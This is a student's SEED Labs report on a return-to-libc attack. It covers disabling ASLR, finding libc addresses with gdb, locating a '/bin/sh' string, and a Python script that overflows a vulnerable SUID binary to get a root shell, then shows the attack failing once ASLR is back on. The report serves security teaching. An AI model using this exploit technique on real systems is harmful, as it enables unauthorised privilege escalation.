Return-to-libc Attack – Lab Report

Student Name: Spyridon Kalliakmanis (Erasmus Student)

University: Polytechnic University of Timisoara

Project: SEED Labs – Return-to-libc Attack

Environment: Cloud-based Ubuntu VM (Google Cloud)

Host OS: macOS on Apple Silicon (M2)

Introduction

This project is part of the SEED Labs security modules, focusing on the Return-to-libc attack, a modern variant of the classic buffer overflow attack. The objective is to demonstrate that even with non-executable stack protections enabled, a system is still vulnerable if a return-to-libc exploit is properly constructed.

The lab was conducted using a cloud-based Ubuntu 20.04 virtual machine, hosted on Google Cloud Platform (GCP). The reason for not using the official SEED Lab virtual machine locally is due to hardware constraints: I am working on a MacBook with an M2 chip, which does not support virtualization of x86-based VMs without complex workarounds or hardware emulation (which negatively impacts performance and compatibility).

As a result, I decided to set up a remote environment with full control over kernel settings and compiler options required by the lab (e.g., disabling address randomization, compiling with `-fno-stack-protector` and `-z execstack`), ensuring a smooth experience for reproducing the Return-to-libc exploit.

In this report, I document each completed task (from Task 1 to Task 4), providing:

- Code snippets with explanations

- Relevant screenshots

- Observations, problems faced, and how they were resolved

The final goal is to spawn a root shell from a vulnerable SUID binar.

Task 1 - Finding libc function addresse

To prepare for the return-to-libc attack, I needed to retrieve the memory addresses of two important libc functions:

- `system()` – used to execute shell commands


- `exit()` – used to safely terminate the process

Since Address Space Layout Randomization (ASLR) was disabled using:

```bash

$ sudo sysctl -w kernel.randomize_va_space=0

The memory layout remains consistent across executions. This allowed me to use gdb to find the function addresses inside the target binary retlib.

First, I created an empty badfile:

$ touch badfile

Then I ran gdb on the vulnerable SUID binary:

$ gdb -q ./retlib

Inside GDB, I launched the program with:

(gdb) run < badfile

This ensured libc was loaded. After the binary loaded into memory, I used the following commands to find the addresses:

(gdb) p system

$1 = {int (const char *)} 0x7ffff7e1f290 <__libc_system>

(gdb) p exit

$2 = {void (int)} 0x7ffff7e13a40 <__GI_exit>
```

Observation: These addresses were stable across runs as long as ASLR was disabled. These hardcoded addresses were later used in the Python exploit to overwrite the return address of the bof() function.

Screenshot Evidence:



Task 2: Putting the shell string in memory

The goal of this task was to ensure that the string `"/bin/sh"` is stored at a known address in memory, so it can later be passed as an argument to the `system()` function.

Step 1: Using an Environment Variable

I stored the desired shell string inside an environment variable named `MYSHELL`. This ensures that the string exists somewhere in memory when the vulnerable program is executed:

```bash

$ export MYSHELL=/bin/sh

To confirm that the variable exists in the environment of spawned processes, I ran:

$ env | grep MYSHELL

MYSHELL=/bin/sh

Step 2: Locating the Address of the String

To find the memory address of the string /bin/sh, I used a simple C program called getenv.c:

```c
// getenv.c
#include <stdio.h>
#include <stdlib.h>

int main() {
    char* shell = getenv("MYSHELL");
    if (shell)
        printf("%p\n", shell);
    return 0;
}
```


I compiled the code and ran it:

$ gcc -o getenv getenv.c

$ ./getenv
```

This printed the address in memory where /bin/sh is stored (in my case: 0x7fffffffe6ad). This address was then used as the third pointer in the exploit payload.

Observation: Although this address is consistent when ASLR is disabled, it can slightly vary depending on the name/length of the executable or the environment. However, it was close enough to be used reliably during exploitation.



These findings were necessary for building the complete payload for the Return-to-libc attack in Task 3.

Task 3 – Exploiting the buffer-overflow vulnerability

The objective of this task is to exploit the buffer overflow vulnerability in the `retlib` program by redirecting the execution flow to the `system()` function and passing `/bin/sh` as a parameter — thereby opening a shell. This is achieved using a return-to-libc attack, as the stack is marked non-executable.

Step 1: Finalizing the Addresses

From Task 1 and Task 2, we already obtained the following addresses:

- `system()` address: `0x7ffff7e1f290`

- `exit()` address: `0x7ffff7e13a40`

- `/bin/sh` string: `0x7fffffffe6ad`

Step 2: Creating the Exploit Payload

I created a Python script (`exploit.py`) to construct the payload. This script places the return address of `system()` in the appropriate location, followed by the return address of `exit()` and the address of `/bin/sh` as the argument to `system()`.

exploit.py

```
#!/usr/bin/python3
from struct import pack

content = bytearray(0xaa for i in range(300))

system_addr = 0x7ffff7e1f290    # η διεύθυνση από GDB
exit_addr   = 0x7ffff7e13a40    # η διεύθυνση από GDB
sh_addr     = 0x7fffffffe6ad    # η διεύθυνση από ./getenv

offset = 12    # για BUF_SIZE 12

content[offset:offset+8]     = pack("<Q", system_addr)
content[offset+8:offset+16]  = pack("<Q", exit_addr)
content[offset+16:offset+24] = pack("<Q", sh_addr)

with open("badfile", "wb") as f:
    f.write(content)
```

Note: I ensured the payload starts after 12 bytes (offset = 12) due to the defined BUF_SIZE.

Step 3: Running the Exploit

To trigger the vulnerability and execute the shell, I ran the following commands:


$ python3 exploit.py   # Creates 'badfile'


$ ./retlib < badfile   # Launches attack

At this point, the shell was successfully invoked, and I confirmed it by calling:

$ whoami

root






Observation: The exploit was successful because ASLR was turned off, and all address locations were predictable. The call to exit() ensures the program terminates cleanly after the shell session.

<u>Variation 1: Without exit()</u>

To test if exit() was required, I removed its address from the payload. The result was a segmentation fault after the shell exited — confirming that exit() helps cleanly return from system().

<u>Variation 2: Renaming retlib</u>

When I renamed retlib to a longer filename (e.g., retlib_modified), the attack failed. This happened because environment variables were shifted in memory due to the longer program name — invalidating the hardcoded address of /bin/sh.



Task 4 – Turning on Address Randomization

To verify whether the return-to-libc exploit still works when ASLR (Address Space Layout Randomization) is enabled, and explain why it may fail.

Step 1: Enable ASLR

I re-enabled ASLR using the following command:


$ sudo sysctl -w kernel.randomize_va_space=2

Step 2: Run the Exploit Again

With no changes to the badfile or exploit script, I ran the same attack:

$ ./retlib < badfile

As expected, the attack failed.


SSH-in-browser
UPLOAD FILE
DOWNLOAD FILE
spyroskalliakmanis21022003@seed-manual:~$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
spyroskalliakmanis21022003@seed-manual:~$ ./retlib < badfile
Segmentation fault (core dumped)
spyroskalliakmanis21022003@seed-manual:~$